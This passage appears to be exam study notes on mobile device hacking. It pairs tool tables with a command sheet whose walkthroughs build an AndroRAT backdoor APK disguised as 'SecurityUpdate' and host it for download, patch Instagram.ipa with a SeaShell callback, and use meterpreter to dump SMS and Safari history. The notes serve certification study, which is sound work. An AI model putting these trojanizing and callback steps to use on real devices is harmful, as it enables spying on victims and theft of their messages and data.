Tool	What it does (simple)	Platform	Phase	Exam keyword
KingoRoot	One-click Android rooting, PC or app	Android	Gaining Access	"root", "su binary"
OneClickRoot	PC-based Android rooting workflow	Android	Gaining Access	"one click root"
TunesGo	Android rooting utility	Android	Gaining Access	rooting tool list
RootMaster	Android rooting utility	Android	Gaining Access	rooting tool list
Magisk Manager	Rooting with hideable root (systemless)	Android	Gaining Access	"systemless root"
KingRoot	Android rooting utility	Android	Gaining Access	rooting tool list
iRoot	Android rooting utility	Android	Gaining Access	rooting tool list
checkra1n	Bootrom-level iOS jailbreak tool	iOS	Gaining Access	"bootrom exploit"
palera1n	Modern iOS jailbreak tool	iOS	Gaining Access	jailbreak tool list
Hexxa Plus	iOS jailbreak repo extractor	iOS	Gaining Access	"repo extractor"
Cydia	Jailbreak package manager (app store)	iOS	Maintaining Access	"package manager"
Sileo	Jailbreak package manager (app store)	iOS	Maintaining Access	"package manager"
Zeon	Jailbreak package manager (app store)	iOS	Maintaining Access	package manager list

Tool	What it does (simple)	Platform	Phase	Exam keyword
Redensa (Pangu8)	iOS jailbreak tool	iOS	Gaining Access	jailbreak tool list

4.2 Android Attack Surface, ADB, and Exploitation Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
drozer	Finds Android app attack surface	Android	Scanning	"exported activity"
zANTI	Android network scan/MITM app	Android	Scanning	"spoof MAC", "rogue hotspot"
Kali NetHunter	Full Android pentest suite	Android	Gaining Access	"HID attack", "BadUSB"
PhoneSploit Pro	Remote-controls device over ADB	Android	Gaining Access	"port 5555", "TCP debugging"
Ghost Framework	ADB-based post-exploitation	Android	Maintaining Access	"ADB", wpa_supplicant
Metasploit/ msfconsole	Exploit framework, meterpreter	Android	Gaining Access	"meterpreter", "reverse TCP"
msfvenom	Builds exploit payloads/APKs	Android	Gaining Access	"payload generator"
AndroRAT	Boot-persistent Android backdoor	Android	Maintaining Access	"persistent backdoor"
4uKey	Bypasses Factory Reset Protection	Android	Gaining Access	"FRP", "Google Lock"
Octoplus FRP	Bypasses Factory Reset Protection	Android	Gaining Access	"FRP bypass"
StormBreaker	Hijacks camera/ mic/location, no prompt	Android	Gaining Access	"no permission needed"
hxp_photo_eye	Android hacking tool (list only)	Android	Gaining Access	tool list item
mSpy	Commercial monitoring/ spyware	Android/iOS	Maintaining Access	"monitoring app"
Hackingtoolkit	Android hacking tool (list only)	Android	Gaining Access	tool list item

Tool	What it does (simple)	Platform	Phase	Exam keyword
Social-Engineer Toolkit (SET) (added)	Builds social engineering attacks	Cross-platform	Gaining Access	"SE Toolkit"

4.3 iOS Attack and Post-Exploitation Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
Spyzie	Remote iOS/ Android monitoring/ spyware	iOS/Android	Maintaining Access	"invisible mode"
SeaShell Framework	Patches IPA, remote iOS post-exploit	iOS	Maintaining Access	"ipa patch", "Pwny"
Cycript	Live runtime manipulation (JS+ObjC)	iOS	Gaining Access	"method swizzling"
Keychain Dumper	Extracts secrets from iOS Keychain	iOS	Gaining Access	"keychain extraction"
objection	Runtime hooking, bypass SSL pinning	iOS/Android	Gaining Access	"Frida Gadget"
Frida	Dynamic instrumentation toolkit	iOS/Android	Gaining Access	"frida-ps", "hooking"
r2frida	Process/memory exploration via Frida	iOS	Scanning	":dm memory map"
Elcomsoft Phone Breaker	Decrypts/acquires iOS backups, iCloud	iOS	Gaining Access	"backup decryption"
Enzyme	iOS hacking/ analysis tool	iOS	Gaining Access	tool list item

4.4 Static/Dynamic Analysis and Vulnerability Scanners

Tool	What it does (simple)	Platform	Phase	Exam keyword
MobSF	Static and dynamic APK/IPA analysis	Android/iOS	Vulnerability Analysis	"app score", "static analyzer"

Tool	What it does (simple)	Platform	Phase	Exam keyword
Sisik Online APK Analyzer	Browser-based APK detail viewer	Android	Vulnerability Analysis	"drop APK here"
Syhunt Mobile	350+ Java/Android, 240+ iOS checks	Android/iOS	Vulnerability Analysis	"vulnerability checks"
Android lint	Built-in Android code analyzer	Android	Vulnerability Analysis	"lint warnings"
Zimperium z3A	Mobile app security analysis	Android/iOS	Vulnerability Analysis	tool list item
Appium	Mobile UI automation (test/ security)	Android/iOS	Vulnerability Analysis	"automation framework"
Selendroid	Android UI automation (test/ security)	Android	Vulnerability Analysis	tool list item
Infer	Static analyzer for bugs	Android/iOS	Vulnerability Analysis	"static analyzer"
Quixxi App Shield	App hardening, root detection, anti-tamper	Android	App protection	"shield", "runtime protect"
Yaazhini	Android vulnerability scanner	Android	Vulnerability Analysis	tool list item
Vulners Scanner	Vulnerability scanner app	Android	Vulnerability Analysis	tool list item
Android Exploits (app)	Lists known Android exploits	Android	Vulnerability Analysis	tool list item

4.5 Reverse Engineering and Source Code Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
Apktool	Decompiles/ rebuilds an APK	Android	Vulnerability Analysis	"apktool d", "apktool b"
Androguard	Android app reverse engineering lib	Android	Vulnerability Analysis	tool list item
JEB	Commercial APK/ binary decompiler	Android	Vulnerability Analysis	"decompiler"

Tool	What it does (simple)	Platform	Phase	Exam keyword
APK Editor Studio	GUI APK editor	Android	Vulnerability Analysis	tool list item
Bytecode Viewer	Java/Android bytecode viewer/ decompiler	Android	Vulnerability Analysis	tool list item

4.6 App Repackaging Detectors and Anti-Tamper Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
Appdome	Checksum validation, anti-repackaging	Android/iOS	App protection	"checksum validation"
freeRASP	Open-source runtime app self-protection	Android/iOS	App protection	"RASP"
wultra	Mobile app security SDK	Android/iOS	App protection	tool list item
iXGuard	Code hardening/ obfuscation	Android/iOS	App protection	"obfuscation"
AndroCompare	Detects repackaged/ cloned APKs	Android	App protection	"clone detection"
FSquaDRA2	Detects repackaged/ cloned APKs	Android	App protection	"clone detection"

4.7 Device Tracking Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
Google Find My Device	Locate, lock, erase a lost Android device	Android	Defense	"play sound", "secure device"
Find My Phone	Android device tracking app	Android	Defense	tool list item
Where's My Droid	Android device tracking app	Android	Defense	tool list item

Tool	What it does (simple)	Platform	Phase	Exam keyword
Prey Find My Phone & Security	Cross-platform device tracking	Android/iOS	Defense	tool list item
Apple Find My	Locate, lock, erase iOS devices; offline too	iOS	Defense	"Find My network"
FollowMee GPS Location Tracker	GPS tracking app	iOS	Defense	tool list item

4.8 Mobile Protection, Anti-Malware, and Anti-Spyware Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
Avast Antivirus & Security	Scans/blocks malware, boosts privacy	Android	Defense	"automated scan"
TotalAV	Detects/halts spyware, VPN included	Android/iOS	Defense	"spyware detection"
Comodo Mobile Security	Mobile antivirus suite	Android	Defense	tool list item
AVG Mobile Security	Mobile antivirus suite	Android	Defense	tool list item
Certo: Anti Spyware & Security	Detects stalkerware/ spyware	Android/iOS	Defense	"stalkerware"
Malwarebytes Mobile Security	SMS filter, call protection, VPN	iOS	Defense	"text message filtering"
Norton Mobile Security for iOS	Mobile antivirus suite	iOS	Defense	tool list item
McAfee Mobile Security	Mobile antivirus suite	iOS	Defense	tool list item
Trend Micro Mobile Security	Mobile antivirus suite	iOS	Defense	tool list item
Kaspersky Standard	Mobile antivirus suite	iOS	Defense	tool list item

4.9 Mobile Device Management (MDM) Solutions

Tool	What it does (simple)	Platform	Phase	Exam keyword
Scalefusion MDM	Enterprise device visibility/control	Android/iOS/Win	Defense	"DeepDive dashboard"
Microsoft Intune	Cross-platform enterprise MDM	Windows/Android/iOS	Defense	"cross-platform MDM"
Jamf Pro	Apple-focused enterprise MDM	iOS/macOS	Defense	"Apple ecosystem MDM"
ManageEngine MDM Plus	Enterprise MDM platform	Android/iOS	Defense	tool list item
SOTI MobiControl	Enterprise MDM platform	Android/iOS	Defense	tool list item
AppTec360	Enterprise MDM platform	Android/iOS	Defense	tool list item

4.10 Mobile Penetration Testing Toolkits

Tool	What it does (simple)	Platform	Phase	Exam keyword
ImmuniWeb MobileSuite	ML-accelerated manual pen testing	Android/iOS	Vulnerability Analysis	"machine learning"
Codified Security	Mobile app security testing platform	Android/iOS	Vulnerability Analysis	tool list item
Astra Security	OWASP Mobile Top 10 test suite	Android/iOS	Vulnerability Analysis	"OWASP Top 10 test"
Appknox	Free online mobile app security test	Android/iOS	Vulnerability Analysis	"malware check"
Data Theorem Mobile Secure	App vulnerability/weakness scoring	Android/iOS	Vulnerability Analysis	"security score"

4.11 Call, SMS, and OTP Attack Tools

Tool	What it does (simple)	Platform	Phase	Exam keyword
SpoofCard	Virtual number for caller ID spoofing	Any phone	Gaining Access	"caller ID spoof"

Tool	What it does (simple)	Platform	Phase	Exam keyword
Fake Call / Fake Call and SMS	Caller ID / SMS spoofing app	Android/iOS	Gaining Access	tool list item
SpoofTel	Caller ID spoofing service	Any phone	Gaining Access	tool list item
Fake Caller ID	Caller ID spoofing app	Android/iOS	Gaining Access	tool list item
AdvPhishing	Social phishing, bypasses OTP/2FA	Android/iOS	Gaining Access	"OTP bypass phishing"

> **EXAM TIP:** When two tools look similar, match the exact verb: "root with one click" -> KingoRoot/OneClickRoot; "attack surface" -> drozer; "patches an IPA" -> SeaShell Framework; "method swizzling" -> Cycript; "checksum validation" -> Appdome; "ML-accelerated pen test" -> ImmuniWeb MobileSuite; "port 5555" -> PhoneSploit Pro/Ghost Framework (ADB-based tools).

5. Command Sheet (I have no lab, so teach me to read commands)

How to read any command: the first word is the program; words starting with `-` or `--` are options (flags); a flag may take a value right after it; the rest are targets or arguments. A `$` prompt means a normal user shell; a `#` prompt means a root shell; `dz>` is the drozer console; `cy#` is the Cycript console. Flags marked "verify" depend on the installed tool version.

5.1 drozer console commands

Purpose: explore an installed Android app's attack surface from outside, the way an attacker would, without needing its source code.

Full syntax (console commands, run inside the `dz>` prompt):

```
dz> run app.package.list
dz> run app.package.list -f <string_name>
dz> run app.package.info -a <package_name>
dz> run app.package.attacksurface <package_name>
dz> run app.activity.info -a <package_name>
dz> run app.activity.start --component <package_name> \
   <activity_name>
```

Breakdown of each part:

- `run` tells drozer to execute a named module.

- `app.package.list`, `app.package.info`, `app.package.attacksurface`, `app.activity.info`, `app.activity.start` are module names; the dots group them by category (package info vs. activity info).
- `-f <string_name>` filters a list down to names containing that string.
- `-a <package_name>` selects one app by its package name (for example `com.example.bank`).
- `--component <package_name> <activity_name>` targets one exact activity inside one exact package.

Flag table:

Flag	Meaning	When to use	Example
`-f`	Filter by substring	Narrowing a long package list	`-f bank`
`-a`	Select one package	Inspecting one specific app	`-a com.x.bank`
`--component`	Target one app + activity	Launching a specific screen	see below

Demo commands in a realistic scenario:

```
dz> run app.package.list -f bank
dz> run app.package.attacksurface com.example.bank
dz> run app.activity.start --component \
   com.example.bank .DebugActivity
```

Sample output, with line-by-line explanation:

```
com.example.bank (Example Bank)
```

This line is the match from `app.package.list -f bank`: one package found whose name/label contains "bank".

```
Attack Surface:
  3 activities exported
  1 broadcast receivers exported
  0 content providers exported
  2 services exported
```

This is the result of `app.package.attacksurface`. Each "exported" count is a door drozer found that another app (or an attacker) could potentially call directly, bypassing the app's normal entry point.

Common mistakes: forgetting the full, exact package name (drozer needs the real package ID, not the app's display name); trying `app.activity.start` on an activity that is not actually exported (it will fail or be blocked); confusing `-a` (select one package) with `-f` (filter a list).

What the exam asks about it: mostly "which tool finds an Android app's attack surface/ exported components" (answer: drozer), and reading a drozer attack-surface result to say what it means (exported components are a risk).

5.2 ADB: listing installed third-party apps

Purpose: enumerate which apps on a connected Android device were installed by the user/ third parties, separate from built-in system apps, as a recon step before deeper analysis.

Full syntax:

```
$ adb shell pm list packages -3 -f
```

Breakdown of each part:

- `adb` is the Android Debug Bridge client program.
- `shell` tells ADB to run the following command inside the device's own shell, not on the attacker's computer.
- `pm` is Android's Package Manager command-line tool.
- `list packages` is the Package Manager sub-command that lists installed packages.
- `-3` restricts the list to third-party (user-installed) packages only, excluding pre-installed system apps.
- `-f` adds each package's APK file path to the output.

Flag table:

Flag	Meaning	When to use	Example
`-3`	Third-party packages only	Skip noisy system app list	`pm list packages -3`
`-f`	Show each APK's file path	Need the file to pull/ analyze	`pm list packages -f`
`-s` (verify)	System packages only	Opposite of `-3`	`pm list packages -s`

Demo commands in a realistic scenario:

```
$ adb shell pm list packages -3 -f
$ adb pull /data/app/com.example.app/base.apk .
```

Sample output, with line-by-line explanation:

```
package:/data/app/com.example.bank-1/base.apk=
com.example.bank
```

This line means: the APK file for package `com.example.bank` is stored at the shown path (`base.apk`); everything after the `=` sign is the package's actual identifier, which you would use with other tools (drozer, apktool) in later steps.

Common mistakes: forgetting `shell` (running `pm` directly on the attacker's own computer instead of the device); confusing `-3` with `-s`; not quoting paths that contain spaces when pulling files afterward.

What the exam asks about it: flag recall (what `-3` and `-f` do) and recognizing this as the first enumeration step before disassembling an app with Apktool.

5.3 Apktool: decompile and rebuild an APK

Purpose: decompile a compiled Android app into readable resources and smali code, allow edits, then rebuild it into a working APK again.

Full syntax:

```
$ apktool d test.apk
$ apktool b test
```

Breakdown of each part:

- `apktool` is the program name.
- `d` is the decode (decompile) sub-command; its argument is the APK file to decompile.
- `b` is the build (rebuild) sub-command; its argument is the folder created by the earlier `d` step (by default, named after the APK).

Flag table:

Flag/sub-command	Meaning	When to use	Example
`d`	Decode/decompile an APK	Start of analysis/ modification	`apktool d test.apk`
`b`	Build/recompile a folder	After editing decoded files	`apktool b test`
`-o <dir>` (verify)	Set output directory for `d`	Custom output location	`apktool d test.apk -o out`
`-f` (verify)	Force overwrite existing output	Re-running decode	`apktool d -f test.apk`

Demo commands in a realistic scenario:

```
$ apktool d SecurityUpdate.apk
$ sed -i 's/old-c2.example.com/localhost/' \
   SecurityUpdate/smali/.../Config.smali
$ apktool b SecurityUpdate
```

Sample output, with line-by-line explanation:

```
I: Using Apktool 2.9.3 on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources..
I: Baksmaling classes.dex...
```

Each `I:` line reports one stage completing: loading the resource table (the app's string/layout definitions), decoding the manifest (the file that declares permissions and components), and "baksmaling" (converting the compiled Dalvik bytecode, `classes.dex`, into readable smali text files).

Common mistakes: running `apktool b` against the original APK file name instead of the decoded folder name; forgetting that a rebuilt APK is unsigned and must be signed (see section 5.4) before it will install; expecting rebuilt output to be bit-for-bit identical to the original (minor resource differences are normal).

What the exam asks about it: recall that `d` decodes and `b` builds; recognizing Apktool's output as evidence of static decompilation (not execution) of an app.

5.4 keytool and apksigner: signing a custom/malicious APK

Purpose: create a code-signing certificate and use it to sign an APK, which Android requires before any APK (modified or not) can be installed.

Full syntax:

```
$ keytool -genkey -v -keystore \
   ~/.android/debug.keystore -alias signkey \
   -keyalg RSA -keysize 2048 -validity 20000
$ apksigner sign --ks ~/.android/debug.keystore \
   --ks-key-alias signkey <malicious_file>.apk
```

Breakdown of each part:

- `keytool` is Java's key and certificate management tool.
- `-genkey` generates a new key pair; `-v` makes output verbose.
- `-keystore ~/.android/debug.keystore` sets where the key is stored.
- `-alias signkey` names this specific key inside the keystore.
- `-keyalg RSA -keysize 2048` chooses the RSA algorithm with a 2048-bit key.
- `-validity 20000` sets the certificate's validity period in days.
- `apksigner sign` signs an APK; `--ks` points to the keystore file, `--ks-key-alias` picks which key inside it to use, and the final argument is the APK file being signed.

Flag table:

Flag	Meaning	When to use	Example
`-genkey`	Generate a new key pair	Creating a signing identity	`keytool -genkey`
`-keystore`	Path to the keystore file	Always required	`-keystore debug.keystore`
`-alias`	Name of the key inside the store	Always required	`-alias signkey`
`--ks`	Keystore used by apksigner	Always required for signing	`--ks debug.keystore`
`--ks-key-alias`	Which key alias to sign with	Always required for signing	`--ks-key-alias signkey`

Demo commands in a realistic scenario:

```
$ keytool -genkey -v -keystore test.keystore \
   -alias testkey -keyalg RSA -keysize 2048 \
   -validity 20000
$ apksigner sign --ks test.keystore \
   --ks-key-alias testkey rebuilt-app.apk
```

Sample output, with line-by-line explanation:

```
Enter keystore password:
...
[Storing debug.keystore]
```

`keytool` interactively asks for a keystore password and distinguished name details (name, organization, and so on), then confirms it saved the finished keystore file; `apksigner` normally exits silently on success and returns a non-zero exit code on failure.

Common mistakes: forgetting that a rebuilt, re-signed APK will not install over the original app unless the signature matches (Android treats a different signature as a different app, or blocks the install as an "update" mismatch); losing or forgetting the keystore password, which makes the keystore useless; using a weak or expired validity period for production apps.

What the exam asks about it: understanding that any APK, including a tampered one, must be signed before Android will install it, and that a signature mismatch is itself a basic Android security control against silent app replacement.

5.5 AndroRAT: build a persistent Android backdoor

Purpose: build a malicious APK that opens a persistent backdoor connection back to the attacker, surviving device reboots.

Full syntax:

```
$ python3 androRAT.py --build -i 10.10.1.13 -p 4444 \
   -o SecurityUpdate.apk
$ python3 androRAT.py --shell -i 0.0.0.0 -p 4444
```

Breakdown of each part:

- `python3 androRAT.py` runs the AndroRAT Python script.
- `--build` tells it to generate a new malicious APK, rather than start a listener.
- `-i 10.10.1.13` sets the attacker's IP address the APK will call back to.
- `-p 4444` sets the port the APK will call back to.
- `-o SecurityUpdate.apk` names the output APK file.
- `--shell` starts the listener/handler side instead of building.
- `-i 0.0.0.0` tells the listener to accept connections on any local network interface.

Flag table:

Flag	Meaning	When to use	Example
`--build`	Build a malicious APK	Preparing the payload	`--build -i <ip> -p <port>`
`--shell`	Start the attacker's listener	Waiting for a callback	`--shell -i 0.0.0.0 -p 4444`
`-i`	IP address (target or bind)	Both build and shell modes	`-i 10.10.1.13`
`-p`	Port number	Both build and shell modes	`-p 4444`
`-o`	Output APK file name	Build mode only	`-o SecurityUpdate.apk`

Demo commands in a realistic scenario:

```
$ python3 androRAT.py --build -i 10.10.1.13 -p 4444 \
   -o SecurityUpdate.apk
$ cp SecurityUpdate.apk /var/www/html/share/
$ service apache2 start
$ python3 androRAT.py --shell -i 0.0.0.0 -p 4444
```

Sample output, with line-by-line explanation:

```
[INFO] Generating APK
[INFO] Building APK
[SUCCESS] Successfully apk built in
/home/attacker/AndroRAT/SecurityUpdate.apk
[INFO] Signing the apk
[SUCCESS] Successfully signed the apk
SecurityUpdate.apk
```

Each `[INFO]` / `[SUCCESS]` line tracks one build stage: generating the APK's code, building it, and then signing it (AndroRAT signs the APK automatically, unlike the manual keytool/apksigner flow in section 5.4).

Common mistakes: using `-i 0.0.0.0` in build mode by mistake (it must be the attacker's real reachable IP there, not a bind address); leaving the attacker's web server (`apache2`) running and discoverable after the engagement; forgetting that the victim must both install and open the APK before any callback occurs.

What the exam asks about it: matching AndroRAT to its defining trait (boot persistence) and recognizing the `--build` / `--shell` split between payload creation and listening.

5.6 Metasploit: handler and meterpreter against Android

Purpose: set up a listener for an Android payload, then use meterpreter commands to gather information once a session connects.

Full syntax:

```
msf exploit(multi/handler) > exploit -j -z
msf exploit(multi/handler) > sessions
msf exploit(multi/handler) > sessions -i 1
meterpreter > sysinfo
meterpreter > ipconfig
meterpreter > pwd
meterpreter > ps
meterpreter > dump_sms
```

Breakdown of each part:

- `exploit(multi/handler)` is a generic Metasploit module that just waits for an incoming payload connection.
- `exploit -j -z` runs the handler as a background job (`-j`) without immediately interacting with it (`-z`).
- `sessions` lists active meterpreter sessions; `sessions -i 1` interacts with session number 1.
- `sysinfo` , `ipconfig` , `pwd` , `ps` , `dump_sms` are meterpreter commands run once inside an active session.

Flag table:

Flag/command	Meaning	When to use	Example
`-j`	Run handler as background job	Keep console usable while waiting	`exploit -j`
`-z`	Do not auto-interact on connect	Combine with `-j`	`exploit -j -z`
`-i <id>`	Interact with a specific session	After a session appears	`sessions -i 1`

Flag/command	Meaning	When to use	Example
`sysinfo`	Show device OS/arch/language	First recon step in session	`sysinfo`
`dump_sms`	Dump the device's SMS messages	Data exfiltration demo	`dump_sms`

Demo commands in a realistic scenario:

```
msf exploit(multi/handler) > exploit -j -z
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Meterpreter session 1 opened
msf exploit(multi/handler) > sessions -i 1
meterpreter > sysinfo
meterpreter > dump_sms
```

Sample output, with line-by-line explanation:

```
Computer    : localhost
OS          : Android 8.1.0 - Linux ...
Architecture : x64
Meterpreter  : dalvik/android
```

`sysinfo`'s output confirms the target is an Android device (note the `dalvik/android` meterpreter type, which is specific to Android sessions, unlike a Windows or Linux meterpreter session) and reports its OS version and CPU architecture.

Common mistakes: forgetting `-j` and blocking the console while waiting for a connection; interacting with the wrong session ID in a multi-session engagement; running `dump_sms` and similar data- exfiltration commands outside of an authorized, scoped engagement.

What the exam asks about it: reading meterpreter output to identify the target platform (`dalvik/android` means Android); recall of what each named meterpreter command does.

5.7 SeaShell Framework: iOS post-exploitation commands

Purpose: patch a legitimate-looking IPA with a callback payload, listen for the victim's connection, then run post-exploitation commands against the compromised iOS device.

Full syntax:

```
(seashell)> ipa patch Instagram.ipa
(seashell)> ipa build
(seashell)> listener on <IP address> <Port no>
(seashell)> devices -i <id>
(seashell)> safari_history
```

Breakdown of each part:

- `ipa patch <file>.ipa` injects a callback payload into an existing, legitimate IPA file, prompting for the host/port to connect back to.
- `ipa build` instead builds a brand-new malicious IPA from scratch, prompting for an app name, bundle ID, optional icon, and callback host/port.
- `listener on <IP> <Port>` starts a listener matching the host/port embedded in the patched or built IPA.
- `devices -i <id>` interacts with one specific connected/compromised device by its session ID.
- `safari_history` is a post-exploitation command that reads the victim's Safari browsing history once interaction is established.

Flag table:

Command	Meaning	When to use	Example
`ipa patch`	Inject payload into existing IPA	Trojanizing a real app	`ipa patch Instagram.ipa`
`ipa build`	Build a new malicious IPA	No existing app to trojanize	`ipa build`
`listener on`	Start the callback listener	Before victim opens the IPA	`listener on 192.168.2.116 8888`
`devices -i`	Interact with one session	After a device connects	`devices -i 1`
`safari_history`	Read Safari browsing history	Post-exploitation data theft	`safari_history`

Demo commands in a realistic scenario:

```
(seashell)> ipa patch Instagram.ipa
Host to connect back: 192.168.2.116
Port to connect back: 8888
[+] IPA at Instagram.ipa patched!
(seashell)> listener on 192.168.2.116 8888
(seashell)> devices -i 1
(seashell)> safari_history
```

Sample output, with line-by-line explanation:

```
[+] IPA at Instagram.ipa patched!
```

This confirms the patch step succeeded and the chosen host/port are now embedded inside the modified IPA file; the attacker must distribute this file and get the victim to install and run it before the listener will ever see a connection.

Common mistakes: forgetting to start the `listener on` step before the victim opens the IPA (the connection attempt would simply fail); mismatching the host/port used during `ipa patch` /

`ipa build` versus the `listener on` command; distributing a patched IPA of a real branded app (as shown with Instagram) without the victim noticing anything different, which is itself the social-engineering risk to flag in a report.

What the exam asks about it: recognizing `ipa patch` / `ipa build` as SeaShell Framework's two payload-creation paths, and `safari_history` as a concrete example of iOS post-exploitation data theft.

5.8 objection: starting a runtime session

Purpose: connect to a running app (over USB by default, or over the network) and get an interactive console for method hooking, SSL pinning bypass, and jailbreak/root detection bypass.

Full syntax:

```
$ objection [OPTIONS] COMMAND [ARGS]...
$ objection --network -h 192.168.1.50 -p 27042 explore
```

Flag table:

Flag	Meaning	When to use	Example
`--network`	Connect over network instead of USB	Target device not on USB	`objection --network`
`-h` / `--host`	Host to connect to (default `127.0.0.1`)	Remote Frida server	`-h 192.168.1.50`
`-p` / `--port`	Port to connect to (default `27042`)	Non-default Frida port	`-p 27042`
`-ah` / `--api-host`	API host (default `127.0.0.1`)	Custom API binding	`-ah 127.0.0.1`
`--api-port`	API port (default `8080`)	Non-default API port	`--api-port 8080`
`-g` / `--gadget`	Frida Gadget/process name (default `Gadget`)	Targeting a specific process	`-g com.example.app`
`-s` / `--serial`	Specific device serial to connect to	Multiple devices attached	`-s 1234ABCD`
`-d` / `--debug`	Verbose debug output	Troubleshooting a hook	`-d`

Demo commands in a realistic scenario:

```
$ objection -g com.example.bank explore
com.example.bank on (iPhone: 16.4) [usb] # \
   ios sslpinning disable
```

Sample output, with line-by-line explanation:

```
Usage: objection [OPTIONS] COMMAND [ARGS]...
...
By default, communications will happen over USB,
unless the --network option is provided.
```

This is objection's own help banner, confirming the USB-first default behavior and pointing to `--network` as the way to target a device that is not physically plugged in.

Common mistakes: forgetting `--network` when the target device is not connected by USB; using the wrong `-g` / `--gadget` process name, so objection cannot find the running app's Frida Gadget to attach to; confusing the Frida port (`-p` , default `27042`) with the separate API port (`--api-port` , default `8080`).

What the exam asks about it: recognizing that objection is built on Frida (the "Frida Gadget" phrase), and that bypassing SSL pinning and jailbreak/root detection are its two headline capabilities.

5.9 iOS device analysis commands

Purpose: a set of short, separate commands used together to shell into, enumerate, and sniff traffic on a connected iOS device.

Full syntax:

```
$ ssh root@<device_ip_address>
$ frida-ps -Uai
$ rvictl -s <UDID of the iOS device>
$ lsof -i
```

Breakdown of each part:

- `ssh root@<device_ip_address>` opens a remote shell on the iOS device, assuming OpenSSH is installed on it and both machines share a Wi-Fi network.
- `frida-ps -Uai` lists processes: `-U` targets a USB-connected device, `-a` shows the application name, `-i` shows the app's identifier (bundle ID).
- `rvictl -s <UDID>` starts a virtual network interface (`rvi0`) for the named device, so a desktop tool such as Wireshark can capture its traffic.
- `lsof -i` lists open network connections for every active process.

Flag table:

Flag	Meaning	When to use	Example
`-U`	Target a USB-connected device (frida-ps)	Device not on same network	`frida-ps -U`
`-a`	Show app name (frida-ps)	Readable process list	`frida-ps -Ua`

Flag	Meaning	When to use	Example
`-i`	Show bundle identifier (frida-ps)	Precise app targeting	`frida-ps -Uai`
`-s <UDID>`	Start rvi0 interface for a device (rvictl)	Before a Wireshark capture	`rvictl -s 00008110-...`
`-i` (lsof)	List open network connections	Finding active open ports	`lsof -i`

Demo commands in a realistic scenario:

```
$ frida-ps -Uai
$ rvictl -s 00008110-001A2D8C0C29
$ # In Wireshark: capture on interface rvi0,
$ # filter: ip.addr == 192.168.2.4 && http
```

Sample output, with line-by-line explanation:

```
PID  Name          Identifier
812  Example Bank     com.example.bank
```

`frida-ps -Uai` lists each running process's PID, human-readable name, and bundle identifier together, which is exactly what a tester needs to pass as the `-g` / `--gadget` value to objection (section 5.8) or as the target app for r2frida.

Common mistakes: running `rvictl` without first pairing/trusting the device over USB at least once; forgetting that Wireshark must capture on the newly created `rvi0` interface, not the normal Wi-Fi adapter; using an overly broad Wireshark filter and missing the relevant traffic in the noise.

What the exam asks about it: `rvictl` + Wireshark as the standard pairing for iOS network sniffing, since iOS has no native promiscuous capture mode; reading `frida-ps -Uai` output to identify a target app's bundle identifier.

6. Ports, Protocols, Standards and Acronyms

6.1 Ports named or shown in this module

Port	Used by	Purpose	Known weakness
TCP 5555	Android Debug Bridge (ADB)	Remote debugging/ control channel	Unauthenticated if enabled over Wi-Fi
TCP 4444	Metasploit handler (example)	Default example reverse-shell port	Any port works; 4444 is just a common demo default

Port	Used by	Purpose	Known weakness
TCP 8888	SeaShell Framework (example)	iOS post-exploit callback listener	Chosen by attacker; not a fixed standard
TCP 27042	Frida server (default)	Dynamic instrumentation channel	Exposed Frida server allows remote hooking
TCP 8080	objection API (default)	Local API between objection and Frida	Local by default; risky if exposed on network
TCP 443	HTTPS (example in msfvenom demo)	Encrypted web traffic port	Can carry a disguised malicious payload callback

6.2 Protocols and standards

- **SS7 (Signaling System 7):** the telecom protocol that lets mobile carriers exchange calls and texts across networks. Who uses it: mobile network operators worldwide, including for international roaming. Why attackers care: it was built on mutual trust between operators, with no real authentication, so a party with signaling access can intercept calls and texts (section 3.10).
- **S@T Browser (SIM Alliance Toolbox Browser):** small pre-installed software on many SIM cards that runs carrier-sent instructions. Who uses it: carriers, for simple provisioning tasks. Why attackers care: Simjacker (section 3.11) abuses it via crafted SMS to silently track location and run commands.
- **NFC (Near Field Communication):** a very short-range wireless protocol used for contactless payments, tap-to-pair, and transit cards. Who uses it: payment apps, transit systems, quick-pairing accessories. Why attackers care: Tap 'n Ghost (section 3.27) abuses NFC tags alongside capacitive touchscreen electronics to inject fake touches.
- **Bluetooth:** a short-range wireless protocol for pairing devices (headsets, speakers, wearables). Why attackers care: open/unencrypted pairing enables Bluesnarfing and Bluebugging (section 3.8).
- **ADB protocol (Android Debug Bridge):** a client-server protocol for developers to install apps, pull logs, and get a shell on an Android device, normally over USB but optionally over TCP/Wi-Fi on port 5555. Why attackers care: left open on a network, it grants full unauthenticated device control (sections 3.21-3.22, 3.29).
- **iTunes Wi-Fi Sync:** an Apple feature that, once a computer is "trusted," keeps syncing an iOS device over Wi-Fi without a cable. Why attackers care: iOS Trustjacking (section 3.39) abuses this ongoing trust relationship.
- **FRP (Factory Reset Protection):** an Android feature that requires the previous Google account login after a factory reset. Why attackers care: tools like 4uKey and Octoplus FRP (section 3.20) exist specifically to bypass it.

- **OWASP Mobile Top 10 (2024):** a published, ranked list of the ten most critical mobile app security risks (section 3.3), used industry-wide as a baseline checklist for mobile app security reviews.
- **MDM (Mobile Device Management):** a device-management standard/ category covering enterprise control of mobile devices (section 3.49), implemented differently by each vendor (Intune, Jamf, and so on) but following common policy concepts (remote wipe, passcode enforcement, app control).
- **BYOD (Bring Your Own Device):** an organizational policy standard, not a technical protocol, governing how personal devices access company resources (section 3.51).

> **ADDED CONTEXT:** STIR/SHAKEN (verify current adoption) is a telecom-industry caller ID authentication standard, meant to reduce call spoofing (section 3.12) by letting carriers cryptographically verify that a caller ID was not forged in transit.

6.3 Key acronyms used in this module

Acronym	Stands for	One-line meaning
ADB	Android Debug Bridge	Dev tool for shell/control over USB or TCP
APK	Android Package (Kit)	Android's installable app file format
IPA	iOS App (store package)	iOS's installable app file format
RAT	Remote Access Trojan	Malware giving an attacker remote control
OTP	One-Time Password	A single-use code for login/2FA
2FA	Two-Factor Authentication	Login needing two different proof types
MITM	Man-in-the-Middle	Attacker secretly relays/alters traffic
MITD	Man-in-the-Disk	Attack via unprotected shared storage
FRP	Factory Reset Protection	Android anti-theft reset lock
OWASP	Open Worldwide App Security Project	Publishes the Mobile Top 10 list
MDM	Mobile Device Management	Enterprise platform to manage devices
